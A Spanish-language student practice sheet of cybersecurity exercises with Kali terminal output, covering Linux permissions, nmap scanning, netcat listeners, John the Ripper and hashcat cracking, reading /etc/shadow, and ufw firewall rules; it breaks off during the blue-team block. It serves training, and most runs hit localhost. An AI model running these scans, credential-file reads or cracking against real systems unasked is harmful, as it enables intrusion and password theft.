

REPASO SEGURIDAD INFORMÁTICA

BATERÍA DE 100 EJERCICIOS PRÁCTICOS DE CIBERSEGURIDAD

BLOQUE 1: LINUX BÁSICO Y PERMISOS (1–20)

1. Crear un usuario

Enunciado:

Crea un usuario llamado alumno1.

Solución:

```
sudo useradd alumno1
```

```
sudo passwd alumno1
```

Explicación:

useradd crea el usuario y passwd le asigna contraseña.

```
(kali㉿kali)-[~]  
$ sudo useradd alumno1  
[sudo] contraseña para kali:
```

2. Crear grupo y asignar usuario

Enunciado:

Crea el grupo seguridad y añade alumno1.

Solución:

```
sudo groupadd seguridad
```

```
sudo usermod -aG seguridad alumno1
```

Explicación:

-aG añade el usuario a un grupo sin eliminar otros.

```
(kali㉿kali)-[~]  
$ sudo groupadd seguridad  
  
(kali㉿kali)-[~]  
$ sudo usermod -aG seguridad alumno1
```

3. Ver grupos de un usuario

groups alumno1

```
(kali㉿kali)-[~]  
$ groups alumno1  
alumno1 : alumno1 seguridad
```

4. Crear carpeta segura

mkdir /home/alumno1/privado
chmod 700 /home/alumno1/privado

Explicación:

Solo el propietario puede acceder.

```
(kali㉿kali)-[/home]  
$ sudo mkdir -p /home/usuario1/privado  
  
(kali㉿kali)-[/home]  
$ ls  
kali  usuario1
```

5. Cambiar propietario

sudo chown alumno1:seguridad archivo.txt

```
(kali㉿kali)-[/home/usuario1/privado]  
$ sudo chown alumno1:seguridad archivo.txt  
  
(kali㉿kali)-[/home/usuario1/privado]  
$
```

6. Permisos 755

chmod 755 script.sh

Explicación:

- dueño: todo
- grupo y otros: lectura + ejecución

```
(kali㉿kali)-[/home/usuario1/privado]
$ sudo touch script.sh

(kali㉿kali)-[/home/usuario1/privado]
$ dir
archivo.txt  script.sh

(kali㉿kali)-[/home/usuario1/privado]
$ chmod 755 script.sh
chmod: cambiando los permisos de 'script.sh': Operación no permitida

(kali㉿kali)-[/home/usuario1/privado]
$ sudo chmod 755 script.sh

(kali㉿kali)-[/home/usuario1/privado]
$
```

7. Permisos simbólicos

chmod u+x archivo.sh

```
(kali㉿kali)-[/home/usuario1/privado]
$ sudo touch archivo.sh

(kali㉿kali)-[/home/usuario1/privado]
$ chmod u+x archivo.sh
chmod: cambiando los permisos de 'archivo.sh': Operación no permitida

(kali㉿kali)-[/home/usuario1/privado]
$ sudo chmod u+x archivo.sh

(kali㉿kali)-[/home/usuario1/privado]
$
```

8. Copiar archivos

cp archivo.txt copia.txt

```
(kali㉿kali)-[/home/usuario1/privado]
$ sudo cp archivo.txt copia.txt

(kali㉿kali)-[/home/usuario1/privado]
$ dir
archivo.sh  archivo.txt  copia.txt  script.sh
```

9. Copiar carpeta

cp -r carpeta1 carpeta2

```
(kali㉿kali)-[/home/usuario1/privado]
$ dir
archivo.sh  archivo.txt  carpeta1  copia.txt  script.sh

(kali㉿kali)-[/home/usuario1/privado]
$ sudo cp -r carpeta1 carpeta2

(kali㉿kali)-[/home/usuario1/privado]
$ dir
archivo.sh  archivo.txt  carpeta1  carpeta2  copia.txt  script.sh

(kali㉿kali)-[/home/usuario1/privado]
$
```

10. Mover archivo

mv archivo.txt /tmp/

```
(kali㉿kali)-[/home/usuario1/privado]
$ sudo mv archivo.txt /tmp/

(kali㉿kali)-[/home/usuario1/privado]
$ dir
archivo.sh  carpeta1  carpeta2  copia.txt  script.sh
```

11. Eliminar archivo

rm archivo.txt

```

(kali㉿kali)-[/home/usuario1/privado]
$ cd /tmp

(kali㉿kali)-[/tmp]
$ dir
archivo.txt
config-err-3W3ipa
systemd-private-cf1dfefeb294d8e9442fbb2198f646d-colord.service-TYyyc3
systemd-private-cf1dfefeb294d8e9442fbb2198f646d-haveged.service-IanPVB
systemd-private-cf1dfefeb294d8e9442fbb2198f646d-ModemManager.service-xWs5wh
systemd-private-cf1dfefeb294d8e9442fbb2198f646d-polkit.service-HTg2mx
systemd-private-cf1dfefeb294d8e9442fbb2198f646d-systemd-logind.service-scR4fn
systemd-private-cf1dfefeb294d8e9442fbb2198f646d-upower.service-hxGNJR

(kali㉿kali)-[/tmp]
$ rm archivo.txt
rm: ¿borrar el regular empty file 'archivo.txt' protegido contra escritura? (s/n) s
rm: no se puede borrar 'archivo.txt': Operación no permitida

(kali㉿kali)-[/tmp]
$ sudo rm archivo.txt

(kali㉿kali)-[/tmp]
$ dir
config-err-3W3ipa
systemd-private-cf1dfefeb294d8e9442fbb2198f646d-colord.service-TYyyc3
systemd-private-cf1dfefeb294d8e9442fbb2198f646d-haveged.service-IanPVB
systemd-private-cf1dfefeb294d8e9442fbb2198f646d-ModemManager.service-xWs5wh
systemd-private-cf1dfefeb294d8e9442fbb2198f646d-polkit.service-HTg2mx
systemd-private-cf1dfefeb294d8e9442fbb2198f646d-systemd-logind.service-scR4fn
systemd-private-cf1dfefeb294d8e9442fbb2198f646d-upower.service-hxGNJR

```

12. Buscar archivos

find / -name "passwd"

```

(kali㉿kali)-[/home]
$ sudo find / -name "passwd"
/usr/share/lintian/overrides/passwd
/usr/share/bash-completion/completions/passwd
/usr/share/doc/passwd
/usr/bin/passwd
find: '/run/user/1000/doc': Permiso denegado
find: '/run/user/1000/gvfs': Permiso denegado
/etc/pam.d/passwd
/etc/passwd

```

13. Ver procesos

ps aux

```
(kali㉿kali)-[/home]
$ ps aux
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.7  24764 15236 ?        Ss   09:17   0:00 /sbin/init splash
root         2  0.0  0.0      0     0 ?        S    09:17   0:00 [kthreadd]
root         3  0.0  0.0      0     0 ?        S    09:17   0:00 [pool_workqueue_release]
root         4  0.0  0.0      0     0 ?        I<   09:17   0:00 [kworker/R-rcu_gp]
root         5  0.0  0.0      0     0 ?        I<   09:17   0:00 [kworker/R-sync_wq]
root         6  0.0  0.0      0     0 ?        I<   09:17   0:00 [kworker/R-kvfree_rcu_reclaim]
root         7  0.0  0.0      0     0 ?        I<   09:17   0:00 [kworker/R-slub_flushwq]
root         8  0.0  0.0      0     0 ?        I<   09:17   0:00 [kworker/R-netns]
root        13  0.0  0.0      0     0 ?        I<   09:17   0:00 [kworker/R-mm_percpu_wq]
root        14  0.0  0.0      0     0 ?        S    09:17   0:00 [ksoftirqd/0]
root        15  0.0  0.0      0     0 ?        I    09:17   0:00 [rcu_preempt]
root        16  0.0  0.0      0     0 ?        S    09:17   0:00 [rcu_exp_par_gp_kthread_worker/0]
root        17  0.0  0.0      0     0 ?        S    09:17   0:00 [rcu_exp_gp_kthread_worker]
root        18  0.0  0.0      0     0 ?        S    09:17   0:00 [migration/0]
root        19  0.0  0.0      0     0 ?        S    09:17   0:00 [idle_inject/0]
root        20  0.0  0.0      0     0 ?        S    09:17   0:00 [cpuhp/0]
root        22  0.0  0.0      0     0 ?        S    09:17   0:00 [kdevtmpfs]
root        23  0.0  0.0      0     0 ?        I<   09:17   0:00 [kworker/R-inet_frag_wq]
root        24  0.0  0.0      0     0 ?        I    09:17   0:00 [rcu_tasks_kthread]
root        25  0.0  0.0      0     0 ?        I    09:17   0:00 [rcu_tasks_rude_kthread]
root        26  0.0  0.0      0     0 ?        I    09:17   0:00 [rcu_tasks_trace_kthread]
```

14. Matar proceso

kill -9 PID

```
kali      26529  2.3  7.8 2501556 157560 ?        Sl   10:05   0:00 /usr/lib/firefox-esr/firefox-esr -contentproc -i
kali      26559  1.7  5.4 2470944 109212 ?        Sl   10:05   0:00 /usr/lib/firefox-esr/firefox-esr -contentproc -i
kali      26625  0.2  2.0 233496 40968 ?        Sl   10:05   0:00 /usr/lib/firefox-esr/firefox-esr -contentproc -p
kali      26634  0.3  3.9 2430436 80144 ?        Sl   10:05   0:00 /usr/lib/firefox-esr/firefox-esr -contentproc -i
kali      26660  0.4  3.9 2430436 80332 ?        Sl   10:05   0:00 /usr/lib/firefox-esr/firefox-esr -contentproc -i
kali      26683  0.4  3.9 2430436 80168 ?        Sl   10:05   0:00 /usr/lib/firefox-esr/firefox-esr -contentproc -i
kali      26870  0.0  0.2   9936  4548 pts/0    R+   10:05   0:00 ps aux

(kali㉿kali)-[/home]
$ sudo kill -9 26529

(kali㉿kali)-[/home]
$
```

Fallo porque no existe el proceso 9 en mi caso.

15. Ver conexiones activas

ss -tuln

```
(kali㉿kali)-[/home]
$ ss -tuln
Netid      State      Recv-Q     Send-Q      Local Address:Port      Peer Address:Port
```


16. Alternativa netstat

netstat -tuln

```
(kali㉿kali)-[/home]
$ netstat -tuln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
```

17. Ver puertos abiertos


`lsof -i`



```
(kali㉿kali)-[/home]  
$ lsof -i  
  
(kali㉿kali)-[/home]  
$
```

18. Ver usuarios conectados

`Who`



```
(kali㉿kali)-[/home]  
$ who  
kali      seat0      2026-03-18 09:18 (:0)
```

19. Historial de comandos

`history`

```
(kali㉿kali)-[/home]
└─$ history
1  sudo apt update
2  sudo apt upgrade
3  reboot
4  sudo apt update
5  sudo apt upgrade
6  sudo apt upgrade
7  clear
8  ipa
9  sudo ufw deny 22
10 sudo apt install ufw
11 sudo ufw status
12 sudo ufw enable
13 sudo ufw status
14 sudo ufw
15 clear
16 ss -tunap
17 nslookup google.com
18 clear
19 ss -tunap
20 sudo apt install net-tools
21 sudo apt install net-tools
22 clear
23 ifconfig
24 clear
25 hostname
26 sudo apt install speedtest -cli
27 sudo apt install speedtest-cli
28 speedtest
29 clear
30 ip a
31 ip r
32 ping 192.168.1.1
33 clear
34 nslookup google.com
35 ss -tunap
36 traceroute 8.8.8.8
37 clear
38 sudo apt install net-tools
39 clear
40 ifconfig
41 sudo apt install net-tools
42 hostname
43 sudo ip a add 192.168.1.200/24 dev enp0s3
44 clear
```

20. Limpiar historial

history -c

```
(kali㉿kali)-[/home]
└─$ history -c
fc: event not found: -c
```

BLOQUE 2: REDES Y ESCANEO (21–40)

21. Escaneo básico con Nmap

nmap 192.168.1.1


```
(kali㉿kali)-[/home]
$ nmap 127.0.0.1
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-18 10:23 +0100
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000010s latency).
All 1000 scanned ports on localhost (127.0.0.1) are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 1 IP address (1 host up) scanned in 0.03 seconds
```

22. Escaneo de puertos específicos

nmap -p 22,80,443 192.168.1.1

```
(kali㉿kali)-[/home]
$ nmap -p 22,80 127.0.0.1
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-18 10:25 +0100
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00012s latency).

PORT      STATE SERVICE
22/tcp    closed ssh
80/tcp    closed http

Nmap done: 1 IP address (1 host up) scanned in 0.03 seconds
```

23. Escaneo rápido

nmap -F 192.168.1.1

```
(kali㉿kali)-[/home]
$ nmap -F 127.0.0.1
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-18 10:26 +0100
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000010s latency).
All 100 scanned ports on localhost (127.0.0.1) are in ignored states.
Not shown: 100 closed tcp ports (reset)

Nmap done: 1 IP address (1 host up) scanned in 0.03 seconds
```

24. Escaneo de red

nmap 192.168.1.0/24

```
(kali㉿kali)-[/home]
$ nmap 127.0.0.1
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-18 10:27 +0100
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000010s latency).
All 1000 scanned ports on localhost (127.0.0.1) are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 1 IP address (1 host up) scanned in 0.02 seconds
```

25. Detección de servicios

nmap -sV 192.168.1.1

```
(kali㉿kali)-[/home]
$ nmap -sV 127.0.0.1
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-18 11:40 +0100
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000010s latency).
All 1000 scanned ports on localhost (127.0.0.1) are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds
```

26. Detección de SO

nmap -O 192.168.1.1

```
(kali㉿kali)-[/home]
$ nmap -O 127.0.0.1
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-18 11:41 +0100
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00012s latency).
All 1000 scanned ports on localhost (127.0.0.1) are in ignored states.
Not shown: 1000 closed tcp ports (reset)
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.49 seconds
```

27. Escaneo agresivo

nmap -A 192.168.1.1

```
(kali㉿kali)-[/home]
$ nmap -A 127.0.0.1
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-18 11:42 +0100
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000033s latency).
All 1000 scanned ports on localhost (127.0.0.1) are in ignored states.
Not shown: 1000 closed tcp ports (reset)
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.87 seconds
```

28. Guardar resultados

nmap -oN resultado.txt 192.168.1.1

```
(kali㉿kali)-[/home]
$ sudo nmap -oN resultado.txt 127.0.0.1
[sudo] contraseña para kali:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-18 11:43 +0100
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000020s latency).
All 1000 scanned ports on localhost (127.0.0.1) are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 1 IP address (1 host up) scanned in 0.02 seconds
```

29. Ping

ping google.com

```
(kali㉿kali)-[/home]
$ ping google.com
PING google.com (142.250.117.101) 56(84) bytes of data:
64 bytes from um-in-f101.1e100.net (142.250.117.101): icmp_seq=1 ttl=255 time=54.5 ms
64 bytes from um-in-f101.1e100.net (142.250.117.101): icmp_seq=2 ttl=255 time=47.9 ms
64 bytes from um-in-f101.1e100.net (142.250.117.101): icmp_seq=3 ttl=255 time=50.8 ms
64 bytes from um-in-f101.1e100.net (142.250.117.101): icmp_seq=4 ttl=255 time=49.0 ms
64 bytes from um-in-f101.1e100.net (142.250.117.101): icmp_seq=5 ttl=255 time=62.7 ms
64 bytes from um-in-f101.1e100.net (142.250.117.101): icmp_seq=6 ttl=255 time=47.5 ms
64 bytes from um-in-f101.1e100.net (142.250.117.101): icmp_seq=7 ttl=255 time=47.5 ms
64 bytes from um-in-f101.1e100.net (142.250.117.101): icmp_seq=8 ttl=255 time=47.7 ms
64 bytes from um-in-f101.1e100.net (142.250.117.101): icmp_seq=9 ttl=255 time=47.3 ms
64 bytes from um-in-f101.1e100.net (142.250.117.101): icmp_seq=10 ttl=255 time=81.9 ms
64 bytes from um-in-f101.1e100.net (142.250.117.101): icmp_seq=11 ttl=255 time=47.6 ms
64 bytes from um-in-f101.1e100.net (142.250.117.101): icmp_seq=12 ttl=255 time=47.3 ms
64 bytes from um-in-f101.1e100.net (142.250.117.101): icmp_seq=13 ttl=255 time=48.2 ms
```

30. Ver ruta

tracert google.com

```
(kali㉿kali)-[/home]
$ traceroute google.com
traceroute to google.com (142.250.151.113), 30 hops max, 60 byte packets
 1  10.0.2.2 (10.0.2.2)  3.592 ms  0.279 ms  0.292 ms
```

31. IP local

ip a

```
(kali㉿kali)-[/home]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:7e:de:06 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
        valid_lft 86150sec preferred_lft 86150sec
    inet6 fd17:625c:f037:2:c5f1:a147:d7c5:f1ba/64 scope global temporary dynamic
        valid_lft 86151sec preferred_lft 14151sec
    inet6 fd17:625c:f037:2:a00:27ff:fe7e:de06/64 scope global dynamic mngtmpaddr noprefixroute
        valid_lft 86151sec preferred_lft 14151sec
    inet6 fe80::a00:27ff:fe7e:de06/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:e4:0d:e7 brd ff:ff:ff:ff:ff:ff
```

32. Gateway

ip route

```
(kali㉿kali)-[/home]
$ ip route
default via 10.0.2.2 dev eth0 proto dhcp src 10.0.2.15 metric 101
10.0.2.0/24 dev eth0 proto kernel scope link src 10.0.2.15 metric 101
```

33. DNS

cat /etc/resolv.conf

```
(kali㉿kali)-[/home]
$ cat /etc/resolv.conf
# Generated by NetworkManager
nameserver 80.58.61.254
nameserver 80.58.61.250
```

34. Test DNS

nslookup google.com

```
(kali㉿kali)-[/home]
$ nslookup google.com
Server:      80.58.61.254
Address:     80.58.61.254#53

Non-authoritative answer:
Name:   google.com
Address: 142.250.117.113
Name:   google.com
Address: 142.250.117.139
Name:   google.com
Address: 142.250.117.138
Name:   google.com
Address: 142.250.117.102
Name:   google.com
Address: 142.250.117.101
Name:   google.com
Address: 142.250.117.100
Name:   google.com
Address: 2a00:1450:4009:c0f::8a
Name:   google.com
Address: 2a00:1450:4009:c0f::65
Name:   google.com
Address: 2a00:1450:4009:c0f::64
Name:   google.com
Address: 2a00:1450:4009:c0f::8b
```

35. Alternativa

dig google.com

```
(kali㉿kali)-[/home]
$ dig google.com

; <<>> DiG 9.20.15-2-Debian <<>> google.com
;; global options: +cmd
;; Got answer:
;; -->HEADER<-- opcode: QUERY, status: NOERROR, id: 14423
;; flags: qr rd ra; QUERY: 1, ANSWER: 6, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags;; udp: 512
;; QUESTION SECTION:
;google.com.                IN      A

;; ANSWER SECTION:
google.com.                167     IN      A      142.250.117.113
google.com.                167     IN      A      142.250.117.102
google.com.                167     IN      A      142.250.117.101
google.com.                167     IN      A      142.250.117.139
google.com.                167     IN      A      142.250.117.138
google.com.                167     IN      A      142.250.117.100

;; Query time: 27 msec
;; SERVER: 80.58.61.254#53(80.58.61.254) (UDP)
;; WHEN: Wed Mar 18 11:51:36 CET 2026
;; MSG SIZE rcvd: 135
```

36. Escuchar puerto (netcat)

nc -lvp 4444

```
(kali㉿kali)-[/home]
$ nc -lvp 4444
listening on [any] 4444 ...
```

37. Conectar a puerto

nc 192.168.1.1 4444

```
(kali㉿kali)-[/home]
$ sudo nc 127.0.0.1 4444
(UNKNOWN) [127.0.0.1] 4444 (?) : Connection refused
```

38. Transferir archivo

nc -lvp 4444 > archivo.txt

```
(kali㉿kali)-[/home]
$ sudo nc -lvp 4444 > archivo.txt
zsh: permiso denegado: archivo.txt
```

39. Ver ARP

arp -a

```
(kali㉿kali)-[/home]
$ arp -a
? (10.0.2.2) at 52:55:0a:00:02:02 [ether] on eth0
```

40. Escaneo con timeout

nmap --host-timeout 30s 192.168.1.1

```
(kali㉿kali)-[/home]
$ nmap --host-timeout 30s 127.0.0.1
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-18 11:57 +0100
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000010s latency).
All 1000 scanned ports on localhost (127.0.0.1) are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 1 IP address (1 host up) scanned in 0.03 seconds
```

BLOQUE 3: CRACKING Y PASSWORDS (41–60)

41. John the Ripper básico

john hash.txt

```
(kali㉿kali)-[/home]
$ john hash.txt
stat: hash.txt: No such file or directory
```

42. Mostrar resultados

john --show hash.txt

```
(kali㉿kali)-[/home]
$ john --show hash.txt
stat: hash.txt: No such file or directory
```

43. Usar wordlist

john --wordlist=rockyou.txt hash.txt

```
(kali㉿kali)-[/home]
$ john --wordlist=rockyou.txt hash.txt
stat: hash.txt: No such file or directory
```

44. Descomprimir wordlist

gunzip rockyou.txt.gz

```
(kali㉿kali)-[/home]
$ gunzip rockyou.txt.gz
gzip: rockyou.txt.gz: No such file or directory
```

45. Generar hash MD5

echo -n "1234" | md5sum

```
(kali㉿kali)-[/home]
$ echo -n "1234" | md5sum
81dc9bdb52d04dc20036dbd8313ed055
```

46. SHA256

echo -n "1234" | sha256sum

```
(kali㉿kali)-[/home]
$ echo -n "1234" | sha256sum
03ac674216f3e15c761ee1a5e255f067953623c8b388b4459e13f978d7c846f4 -
```

47. Hashcat

hashcat -m 0 hash.txt rockyou.txt

```
(kali㉿kali)-[/home]
$ hashcat -m 0 hash.txt rockyou.txt
hashcat (v7.1.2) starting

rockyou.txt: No such file or directory

Started: Wed Mar 18 12:00:23 2026
Stopped: Wed Mar 18 12:00:24 2026
```

48. Tipos de hash

hashid


```
(kali㉿kali)-[/home]
$ hashid hash.txt
Analyzing 'hash.txt'
[+] Unknown hash
```

49. Crear usuario vulnerable

useradd test

passwd test

```
(kali㉿kali)-[/home]
$ useradd test
useradd: el usuario «test» ya existe
```

50. Ver hashes

cat /etc/shadow

```
(kali㉿kali)-[/home]
$ sudo cat /etc/shadow
root:!:20474:0:99999:7:::
daemon*:20474:0:99999:7:::
bin*:20474:0:99999:7:::
sys*:20474:0:99999:7:::
sync*:20474:0:99999:7:::
games*:20474:0:99999:7:::
man*:20474:0:99999:7:::
lp*:20474:0:99999:7:::
mail*:20474:0:99999:7:::
news*:20474:0:99999:7:::
uucp*:20474:0:99999:7:::
proxy*:20474:0:99999:7:::
www-data*:20474:0:99999:7:::
backup*:20474:0:99999:7:::
list*:20474:0:99999:7:::
irc*:20474:0:99999:7:::
_apt*:20474:0:99999:7:::
nobody*:20474:0:99999:7:::
systemd-network:!:20474:0:99999:7:::1:
dhcpd:!:20474:0:99999:7:::
mysql:!:20474:0:99999:7:::
```

51–60 (resumen rápido)

- uso de hydra
- ataques SSH
- diccionario
- fuerza bruta web
- hash cracking avanzado

(Si quieres, te desarrollo estos con herramientas concretas tipo Hydra, Burp, etc.)

BLOQUE 4: BLUE TEAM (61–80)

61. Ver logs

cat /var/log/auth.log

```
(kali㉿kali)-[/home]
$ sudo cat /var/log/auth.log
cat: /var/log/auth.log: No existe el fichero o el directorio
```

62. Buscar intentos fallidos

grep "Failed password" /var/log/auth.log

```
(kali㉿kali)-[/home]
$ grep "Failed password" /var/log/auth.log
grep: /var/log/auth.log: No existe el fichero o el directorio
```

63. Ver conexiones

ss -tunap

```
(kali㉿kali)-[/home]
$ ss -tunap
Netid      State      Recv-Q     Send-Q     Local Address:Port      Peer Address:Port      Process
udp        ESTAB      0           0           10.0.2.15%eth0:68       10.0.2.2:67
```

64. Instalar firewall

sudo apt install ufw

```
(kali@kali)-[/home]
$ sudo apt install ufw
[sudo] contraseña para kali:
ufw ya está en su versión más reciente (0.36.2-9).
Los paquetes indicados a continuación se instalaron de forma automática y ya no son necesarios:
curlftpfs libmjpegutils-2.1-0t64 librubberband2 mesa-vdpau-drivers
libaudio2 libmpeg2encpp-2.1-0t64 libsframe2 pocketsphinx-en-us
libavfilter10 libmpeg2-2.1-0t64 libsimdutf29 python3-aiocache
libavformat61 libmupdf25.1 libsnmp40t64 python3-aiomcache
libconfig-inifiles-perl libnss-sudo libsphinxbase3t64 python3-fs
libcrypt-dev libonnx1t64 libswscale8 python3-terminaltables
libdlt2 libonnxruntime-providers libtsk19t64 python3-wapiti-arsenic
libdnnl3.6 libonnxruntime1.21 libvdpau-va-gl1 python3-yaswfp
libfuse2t64 libplacebo351 libxnnpack0.20241108 ruby-unf-ext
libgav1-1 libpocketsphinx3 libzxing3 vdpau-driver-all
libgdk-pixbuf2.0-bin libpostproc58 linux-image-6.16.8+kali-amd64
Utilice «sudo apt autoremove» para eliminarlos.

Resumen:
  Actualizando: 0, Instalando 0, Eliminando: 0, no actualizando: 11
```

65. Activar firewall

sudo ufw enable

```
(kali@kali)-[/home]
$ sudo ufw enable
Firewall is active and enabled on system startup
```

66. Permitir SSH

sudo ufw allow 22

```
(kali@kali)-[/home]
$ sudo ufw allow 22
Rule added
Rule added (v6)
```

67. Bloquear puerto

sudo ufw deny 23

```
(kali@kali)-[/home]
$ sudo ufw deny 23
Rule added
Rule added (v6)
```

68. Estado firewall

sudo ufw status

```
(kali㉿kali)-[/home]
$ sudo ufw status
Status: active
```

To	Action	From
--		
8080/tcp	ALLOW	Anywhere
23/tcp	DENY	Anywhere
22	ALLOW	Anywhere
23	DENY	Anywhere
8080/tcp (v6)	ALLOW	Anywhere (v6)
23/tcp (v6)	DENY	Anywhere (v6)
22 (v6)	ALLOW	Anywhere (v6)
23 (v6)	DENY	Anywhere (v6)

69. Monitorizar procesos

top

```
top - 12:34:06 up 3:16, 1 user, load average: 0,21, 1,01, 1,01
Tareas: 158 total, 2 ejecutar, 156 hibernar, 0 detener, 0 zombie
%Cpu(s): 2,1 us, 1,1 sy, 0,0 ni, 96,8 id, 0,0 wa, 0,0 hi, 0,0 si, 0,0 st
MiB Mem : 1972,0 total, 642,6 libre, 767,9 usado, 757,8 búf/cache
MiB Intercambio: 1359,0 total, 1166,1 libre, 192,9 usado, 1204,1 dispon Mem
```

PID	USUARIO	PR	NI	VIRT	RES	SHR	S	%CPU	%MEM	HORA+	ORDEN
683	root	20	0	480568	69312	21060	S	3,7	3,4	2:49.09	Xorg
4711	kali	20	0	591104	37788	23816	S	1,7	1,9	0:35.15	qterminal
869	kali	20	0	469444	33964	17200	S	0,3	1,7	0:01.79	xfce4-session
960	kali	20	0	215616	2152	2076	S	0,3	0,1	0:29.55	VBoxClient
1194	kali	20	0	296680	20708	13432	S	0,3	1,0	0:24.55	wrapper-2.0
100575	root	20	0	0	0	0	I	0,3	0,0	0:00.52	kworker/0:1-events
130048	kali	20	0	10676	6104	3880	R	0,3	0,3	0:00.01	top
1	root	20	0	25300	14640	10056	S	0,0	0,7	0:08.27	systemd
2	root	20	0	0	0	0	S	0,0	0,0	0:00.00	kthreadd
3	root	20	0	0	0	0	S	0,0	0,0	0:00.00	pool_workqueue_release
4	root	0	-20	0	0	0	I	0,0	0,0	0:00.00	kworker/R-rcu_gp
5	root	0	-20	0	0	0	I	0,0	0,0	0:00.00	kworker/R-sync_wq
6	root	0	-20	0	0	0	I	0,0	0,0	0:00.00	kworker/R-kvfree_rcu_reclaim
7	root	0	-20	0	0	0	I	0,0	0,0	0:00.00	kworker/R-slub_flushwq
8	root	0	-20	0	0	0	I	0,0	0,0	0:00.00	kworker/R-netns
13	root	0	-20	0	0	0	I	0,0	0,0	0:00.00	kworker/R-mm_percpu_wq
14	root	20	0	0	0	0	S	0,0	0,0	0:01.66	ksoftirqd/0
15	root	20	0	0	0	0	R	0,0	0,0	0:02.14	rcu_preempt
16	root	20	0	0	0	0	S	0,0	0,0	0:00.00	rcu_exp_par_gp_kthread_worker/0
17	root	20	0	0	0	0	S	0,0	0,0	0:00.00	rcu_exp_gp_kthread_worker
18	root	rt	0	0	0	0	S	0,0	0,0	0:00.11	migration/0
19	root	-51	0	0	0	0	S	0,0	0,0	0:00.00	idle_inject/0
20	root	20	0	0	0	0	S	0,0	0,0	0:00.00	cpuhp/0
22	root	20	0	0	0	0	S	0,0	0,0	0:00.00	kdevtmpfs
23	root	0	-20	0	0	0	I	0,0	0,0	0:00.00	kworker/R-inet_frag_wq
24	root	20	0	0	0	0	I	0,0	0,0	0:00.00	rcu_tasks_kthread
25	root	20	0	0	0	0	I	0,0	0,0	0:00.00	rcu_tasks_rude_kthread
26	root	20	0	0	0	0	I	0,0	0,0	0:00.00	rcu_tasks_trace_kthread

70. Alternativa

htop

```

CPU[|||||] 1.4% Tasks: 89, 226 thr, 69 kthr; 1 running
Mem[|||||] 613M/1.93G Load average: 0.50 0.91 0.97
Swp[|||||] 170M/1.33G Uptime: 03:17:23

Main I/O
PID USER PRI NI VIRT RES SHR S CPU%MEM% TIME+ Command
683 root 20 0 469M 69340 21088 S 0.7 3.4 2:29.51 /usr/lib/xorg/Xorg :0 -seat seat0 -auth /var/run
956 kali 20 0 210M 2288 0 S 0.7 0.1 0:02.56 /usr/bin/VBoxClient --seamless
130764 kali 20 0 8532 4956 3556 R 0.7 0.2 0:00.03 htop
1 root 20 0 25300 15208 10184 S 0.0 0.8 0:08.27 /usr/lib/systemd/systemd --system --deserialize=
476 root 20 0 302M 7140 6272 S 0.0 0.4 0:00.08 /usr/libexec/accounts-daemon
477 messagebus 20 0 10616 6408 3892 S 0.0 0.3 0:06.75 /usr/bin/dbus-daemon --system --address=systemd:
489 polkitd 20 0 377M 10108 6832 S 0.0 0.5 0:00.28 /usr/lib/polkit-1/polkitd --no-debug --log-level
517 root 20 0 302M 7140 0 S 0.0 0.4 0:00.00 /usr/libexec/accounts-daemon
520 root 20 0 302M 7140 0 S 0.0 0.4 0:00.21 /usr/libexec/accounts-daemon
549 polkitd 20 0 377M 10108 0 S 0.0 0.5 0:00.30 /usr/lib/polkit-1/polkitd --no-debug --log-level
550 polkitd 20 0 377M 10108 0 S 0.0 0.5 0:00.00 /usr/lib/polkit-1/polkitd --no-debug --log-level
